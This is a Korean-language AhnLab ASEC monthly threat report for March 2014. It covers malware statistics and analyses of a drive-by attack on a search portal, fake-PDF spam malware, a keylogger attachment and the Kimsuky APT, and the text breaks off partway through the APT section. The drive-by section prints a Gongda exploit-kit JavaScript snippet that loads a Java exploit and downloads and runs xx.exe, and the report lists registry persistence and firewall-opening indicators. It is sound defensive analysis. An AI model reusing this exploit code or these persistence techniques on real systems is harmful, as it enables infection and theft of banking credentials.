
Security Trend

ASEC REPORT

VOL.51

March, 2014



AhnLab


ASEC REPORT

VOL.51 March, 2014

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2014년 3월 보안 동향

Table of Contents




1

보안 통계
STATISTICS

01 악성코드 통계


ASEC이 집계한 바에 따르면, 2014년 3월 한달 간 탐지된 악성코드 수는 435만 2551건으로 나타났다. 이는 전월 319만 7274건에 비해 115만 5277건 증가한 수치다. 한편 3월에 수집된 악성코드 샘플 수는 307만 7664건이다.



[그림 1-1] 악성코드 추이

[그림 1-1]의 악성코드 추이 건수와 관련해 '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드 샘플 수를 의미한다.

[그림 1-2]는 2014년 3월 한달 간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 47%로 가장 높은 비중을 차지했고, 트로이목마(Trojan)가 37.4%, 광고 목적의 프로그램인 애드웨어(Adware)가 10.1%의 비율로 그 뒤를 이었다.



[그림 1-2] 주요 악성코드 유형


[표 1-1]은 3월 한 달간 가장 빈번하게 탐지된 악성코드 10건을 진단명 기준으로 정리한 것이다. Trojan/Win32.Agent가 총 23만 833건으로 가장 많이 탐지되었고, Trojan/Win32.OnlineGameHack이 22만 9992건으로 그 뒤를 이었다.

[표 1-1] 악성코드 탐지 최다 10건 (진단명 기준)

순위	악성코드명	건수
1	Trojan/Win32.Agent	230,833
2	Trojan/Win32.OnlineGameHack	229,992
3	ASD.Prevention	210,726
4	Trojan/Win32.Starter	92,215
5	PUP/Win32.SearchKey	82,651
6	Trojan/Win32.TopTool	76,627
7	Adware/Win32.KorAd	73,982
8	Trojan/Win32.Downloader	64,322
9	Trojan/Win32.Depok	62,944
10	Unwanted/Win32.Webcompass	58,598

02
웹 통계


2014년 3월에 악성코드 유포지로 악용된 도메인은 3136개, URL은 3만 8547개로 집계됐다. 또한 3월의 악성 도메인 및 URL 차단 건수는 총 999만 451건이다. 악성 도메인 및 URL 차단 건수는 PC 등 시스템이 악성코드 유포지로 악용된 웹 사이트에 접속하는 것을 차단한 수이다. 지난 달 보다 웹 사이트를 통한 악성코드 유포가 확산되고 있어 인터넷 이용자의 주의가 요구된다.



[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수

03
모바일 통계

2014년 3월 한달 간 탐지된 모바일 악성코드는 10만 3892건으로 나타났다.




[그림 1-4] 모바일 악성코드 추이

[표 1-2]는 3월 한달 간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. 애플리케이션 설치 프로그램으로 위장하여 문자 전송 등을 통해 수익을 도모하거나 실제 악성코드를 설치하는 악성 앱(Android-Trojan/FakeInst, Android-Trojan/OpFake 등)이 여전히 높게 나타나고 있어 사용자들의 지속적인 주의가 필요하다. 또한 PUP 유형도 꾸준히 상위권을 유지하고 있다.

[표 1-2] 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드명	건수
1	Android-Trojan/FakeInst	29,779
2	Android-Trojan/Opfake	9,363
3	Android-PUP/Dowgin	8,912
4	Android-PUP/Wapsx	5,324
5	Android-Axen/Prevention	5,224
6	Android-PUP/Airpush	4,301
7	Android-Trojan/Mseg	3,474
8	Android-Trojan/SMSAgent	3,164
9	Android-Trojan/GinMaster	2,084
10	Android-PUP/Leadbolt	1,811



2

보안 이슈
SECURITY ISSUE

01 검색 포털 사이트를 악용한 악성코드 유포...주의!

인터넷 이용자들의 개인정보를 노리는 다양한 악성코드가 지속적으로 제작 및 유포되는 가운데, 지난 3월에는 특정 검색 포털 사이트 접속 시 악성코드 유포 증상이 탐지되었다.




그림 2-1 | 검색 포털 사이트 접속 시 발생한 패킷

[그림 2-1]의 ①, ②는 정상적인 흐름이지만 ③과 ④는 비정상적인 흐름이다. 한편 검색 포털 사이트의 메인 페이지인 ①에는 주요 기능의 자바스크립트를 가지고 있는 main.js를 포함하고 있다([그림 2-2]).




그림 2-2 | 메인 페이지에 포함된 main.js

공격자는 메인 페이지 접속 시 자동으로 호출되는 이 main.js에 악성 iframe을 삽입하여 해당 검색 포털 사이트에 접속하는 모든 사용자에게 악성 스크립트가 나타나도록 하였다.




그림 2-3 | main.js에 삽입된 악성 iframe

삽입된 악성 페이지 http://1**.1*9.1*7.116/css /index.html은 Gongda Exploit Kit으로 난독화되어 있다.

그림 2-4 | Gongda 패킹이 되어 있는 index.html

난독화되어 있는 해당 페이지는 두 번의 복호화 과정을 거친다. 최종적으로 인터넷 익스플로러(IE), 자바(Java), 플래시 플레이어(Flash player)의 취약점 확인 후 취약점이 발견되면 아래와 같은 추가 익스플로잇(Exploit)을 다운로드 및 실행한다.

응용프로그램	취약점
자바	CVE-2011-3544, CVE-2012-0507, CVE-2012-1723, CVE-2012-4681, CVE-2012-5076, CVE-2013-0422 CVE-2013-2465
플래시 플레이어	CVE-2013-0634
인터넷 익스플로러	CVE-2012-1889

표 2-1 | index.html이 사용하는 취약점 리스트

위의 [표 2-1]과 같이 총 9개의 취약점이 준비되어 있다.

```
else if ((gondadx<=17003 && gondadx>=17000) || (gondadx<=16032 && gondadx>=16000))
{
gondad.archive="bdlpEN6.jpg";
gondad.code="gcapl723.Gondattack.class";
gondad.setAttribute("xiaomaolv","http://..../xx.exe");
gondad.setAttribute("bm","wuyouyizhixiaomaolv");
gondad.setAttribute("sl","congliaiyebuqi");
gondad.setAttribute("bm","m745f");
document.body.appendChild(gondad);
}
```

그림 2-5 | 자바 취약점 CVE-2012-1723의 예시

위와 같은 취약점을 이용하여 PC에 다운로드 및 실행되는 xx.exe는 아래와 같은 기능을 수행한다.

1. xx.exe를 특정 폴더에 복사 후 자기 자신을 삭제

(C:\Program Files\Common, Files\와C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\15193187\...\)

```
xx.exe  405  CREATE  C:₩koreaautoup.bmp
xx.exe  405  CREATE  C:₩Program Files₩Common Files₩xx.exe
xx.exe  405  DELETE  C:₩Documents and Settings₩Administrator₩바탕 화면₩xx.exe
xx.exe  405  CREATE  C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩15193187₩...₩TemporaryFile
xx.exe  405  DELETE  C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩15193187₩...₩
xx.exe  405  DELETE  C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩15193187₩TemporaryFile₩TemporaryFile
```

그림 2-6 | xx.exe의 생성 및 삭제파일

2. 시스템 재 시작 시 자동 실행을 위한 레지스트리 등록

(기본값)	REG_SZ	(값 설정 안됨)
BluetoothAuthe...	REG_SZ	rundll32.exe bthprops.cpl,,BluetoothAuthenticat...
IMJPMIG8.1	REG_SZ	"C:₩WINDOWS₩IME₩imjp8_1₩IMJPMIG.EXE"...
koreaautoup	REG_SZ	C:₩Program Files₩Common Files₩xx.exe
Korean IME Mi...	REG_SZ	C:₩PROGRA~1₩COMMON~1₩MICROS~1₩I...
PHIME2002A	REG_SZ	C:₩WINDOWS₩system32₩IME₩TINTLGNT₩...
PHIME2002AS...	REG_SZ	C:₩WINDOWS₩system32₩IME₩TINTLGNT₩...
SunJavaUpdat...	REG_SZ	"C:₩Program Files₩Common Files₩Java₩Ja...
VMware User ...	REG_SZ	"C:₩Program Files₩VMware₩VMware Tools...

그림 2-7 | 레지스트리 등록

3. QQ 서비스 접속 후 파밍 서버 IP를 받아옴

- QQ 서비스를 이용하여 파밍 서버 IP를 관리하기 때문에 쉽게 변경할 수 있다.

그림 2-8 | 중국 블로그 서비스로 파밍 서버 IP 관리

4. 호스트(hosts) 파일 변조

- 변조된 호스트 파일을 확인해보면 null 값을 대량으로 입력하여 빈 줄을 추가하기 때문에 변경된 것이 없는 것처럼 보인다.




그림 2-9 | 변조된 호스트 파일

5. 백그라운드로 동작하며 QQ 서비스에 지속적으로 접속 및 호스트 파일 갱신

위의 과정을 통해 감염된 컴퓨터에서 사용자가 해당 URL로 접속을 시도하면 변조된 IP로 연결된다. 현재는 해당 IP에 정상적으로 접속이 되지 않기 때문에 확인해볼 수 없지만 해당 IP를 통해 보안카드 번호와 계정 탈취가 이루어졌을 것으로 추정된다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

<V3 제품군의 진단명>
Trojan/Win32.Potukorp(2014.03.06.05)
Java/Cve-2012-1723 (2014.03.11.00)
JS/Exploit (2014.03.11.00)

02 PDF 문서로 위장한 악성코드 유포

최근 PDF 파일로 위장한 악성코드가 스팸 메일을 통해 전파되고 있어 사용자들의 주의가 요구되고 있다. 지난 3월, 특정 기업에서 수신한 해당 스팸 메일의 내용은 아래와 같다.




그림 2-10 | 허위 PDF 파일이 첨부된 스팸 메일

해당 메일은 '벌금을 확인하라'는 내용으로, 첨부된 파일을 열어볼 것을 유도하고 있다. 첨부된 파일은 아이콘 모양이나 [폴더옵션]>[알려진 파일 형식의 확장자명 숨기기] 옵션이 체크된 상태에서는 확장자명이 드러나지 않아 PDF 파일처럼 보인다. 그러나 해당 파일의 확장자명은 윈도 화면 보호기 파일인 '.scr'로 위장하고 있다.

그림 2-11 | 스팸 메일에 첨부된 악성코드

사용자가 해당 파일을 PDF 파일로 착각하여 실행하면 악성코드는 자기 자신을 무작위 문자열 폴더 및 파일 이름으로 복제한다. 생성되는 모든 파일명 또한 무작위 문자열로 이루어진다.

```
C:\Documents and Settings\Administrator\Local Settings\Temp\Rawui\etupeb.exe
C:\WINDOWS\system32\drivers\5bec78.sys
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\QBL7133.bat
```

그림 2-12 | 파일 생성

악성코드는 레지스트리에 키 값을 생성하여 부팅 시마다 자동 실행 및 생성된 드라이버 파일을 서비스로 동작하도록 설정한다. 또한 방화벽에 예외 처리된 특정 포트를 오픈한다.

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Etupeb
HKLM\SYSTEM\ControlSet001\Services\5bec78\ImagePath
                    "\??\C:\WINDOWS\system32\drivers\5bec78.sys"
HKLM\SYSTEM\ControlSet001\Services\Shared
```

Access\Parameters\FirewallPolicy\StandardProfile\DisableNotifications
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List\4876:UDP
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List\8684:TCP

그림 2-13 | 레지스트리 등록

서비스에 등록된 드라이버 파일은 자신을 숨기기 위해 다른 무작위 문자열 파일명의 드라이버 파일을 같은 경로에 생성하여 로드하고 자기 자신은 삭제한다.

그림 2-14 | 드라이버 파일 삭제 및 로드

추가로, 아래 [그림 2-15]와 같이 네트워크 연결시도 또한 확인되었다.




그림 2-15 | 네트워크 연결 시도

이외에도 AddressBook 폴더에 사용자 주소록을 저장하는 Administrator.wab 파일과 아웃룩(Outlook) 폴더의 편지함 파일들에 접근한다. 이는 아웃룩을 이용하는 사용자 정보나 저장된 메일의 주소 정보에 접근하려는 시도로 보인다.

C:\Documents and Settings\Administrator\Application Data\Microsoft\AddressBook\Administrator.wab
C:\Documents and Settings\Administrator\Local Settings\Application Data\Identities\{3F749BE0-B4EC-4137-97CE-AB5390613690}\Microsoft\Outlook Express\받은 편지함.dbx

그림 2-16 | 접근 경로




그림 2-17 | 악성코드가 접근을 시도하는 파일

이러한 악성코드 감염을 예방하기 위해서는 출처를 알 수 없는 메일에 첨부된 파일은 실행하지 않는 것이 바람직하며, 불가피하게 실행해야 할 경우에는 백신 제품으로 검사한 후에 실행하는 것이 좋다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

<V3 제품군의 진단명>
Trojan/Win32.Zbot(2014.03.12.03)
Backdoor/Win32.Necurs(2014.03.15.00)

03
사내 메일 주소로 온 메일에 악성코드가?

악성 파일을 첨부한 스팸 메일 중에서 특정한 공격 목표를 정해 사회공학기법을 이용하여 공격하는 사례가 종종 발견되어 왔다. 최근에 발견된 사례에서는 영국의 주요 은행 중 하나인 NatWest(National Westminster Bank)가 공격 목표가 된 것으로 보인다.

[그림 2-18]을 보면 발신자와 수신자의 메일 주소가 “natwest.com”로, 회사 메일 주소와 동일한 것을 확인할 수 있다. 회사 메일 주소로 위장함으로써 사용자로 하여금 별 다른 의심 없이 파일을 실행하도록 유도한 것이다.




그림 2-18 | 악성파일이 첨부된 메일 전문

해당 메일은 “SecureMessage”라는 보안 관련 제목으로 위장하였다. 메일에 첨부된 파일은 ZIP 형식의 압축파일 형태로 되어 있으며, 압축을 해제하면 [그림 2-19]와 같이 PDF 아이콘 모양의 실행파일(exe)이 나타난다.




그림 2-19 | 첨부된 악성파일

해당 악성 파일에 감염되면 [그림 2-20]과 같은 파일 및 프로세스 정보가 생성된다.

```
SecureMessage.exe  Create
ProcessC:\DOCUME~1\ADMINI~1\LOCALS~1\
Temp\ccpin.exe
SecureMessage.exe  Process Start
```

그림 2-20 | 파일 및 프로세스 정보 생성

해당 악성코드는 자기 자신을 %Temp% 폴더에 "ccpin.exe"라는 이름의 파일을 생성한 후 실행한다.




그림 2-21 | 생성되는 프로세스

이렇게 실행된 해당 악성파일은 SetWindowsHookExA를 통해 키보드 및 마우스 정보를 후킹하는 것으로 확인되었다.


SecureMessage.exe
Global Hook(WH_KEYBOARD)
SetWindowsHookExA
SecureMessage.exe
Global Hook(WH_MOUSE)
SetWindowsHookExA

그림 2-22 | SetWindowsHookExA의 정보

그러나 C&C에 대한 정보는 확인되지 않았다.

한편 V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

<V3 제품군의 진단명>
Spyware/Win32.Zbot (2014.03.28.00)



3

악성코드 상세 분석
ANALYSIS IN-DEPTH

APT 악성코드, 새로운 "KIMSUKY" 등장

01
APT 악성코드, 새로운 "KIMSUKY" 등장

지난 2013년 9월 'The "Kimsuky" Operation: A North Korean APT?'라는 제목으로 국내 주요 기관을 대상으로 한 APT 공격에 대해 소개된 적이 있다(Kaspersky Lab, 2013.09.11). 해당 공격에 사용된 악성코드는 ▲한글 취약점 악용 문서파일 ▲원격제어 툴(TeamViewer) ▲키로깅(Key logging) ▲웹 메일 계정을 통한 공격자와의 통신 등의 특징을 갖고 있다.

2014년 2월 25일, 당시 공격에 사용된 악성코드와 동일한 유형의 파일들이 확인되었으며, 이는 2차 공격을 위한 것으로 추정된다. 지난해와 동일하게 이번에 발견된 악성코드도 취약한 한글문서 파일을 통해 최초로 감염되었다. 지난 2월부터 시작된 이러한 유형의 공격이 3월과 4월에도 지속적으로 이루어지고 있음을 알 수 있다. 본 문서를 통해 이 공격의 주요 특징에 대해 알아보자.

1. 한글문서 취약점 악용

국내 기관에서 아래 2개의 한글문서 파일이 발견되었다. 두 문서 파일은 각각 2014년 2월 25일과 2014년 3월 19일에 발견된 것으로, 지속적인 공격이 이루어지고 있음을 의미한다.

(1) "소위자료(2014.2.25)_수석전문위원소관.hwp"
- (2014년 2월 25일 발견)
(2) "4.2심포기획안.hwp" - (2014년 3월 19일 발견)

2개의 한글문서에서 사용된 취약점은 문단의 레이아웃('HWPTAG_PARA_LINE_SEG')을 담당하는 구조체에서 발생했으며, 본문의 내용만 다를 뿐 동일한 취약점이 사용되었다. 단, 최신 버전의 한글 프로그램에서는 해당 취약점이 동작하지 않는다.

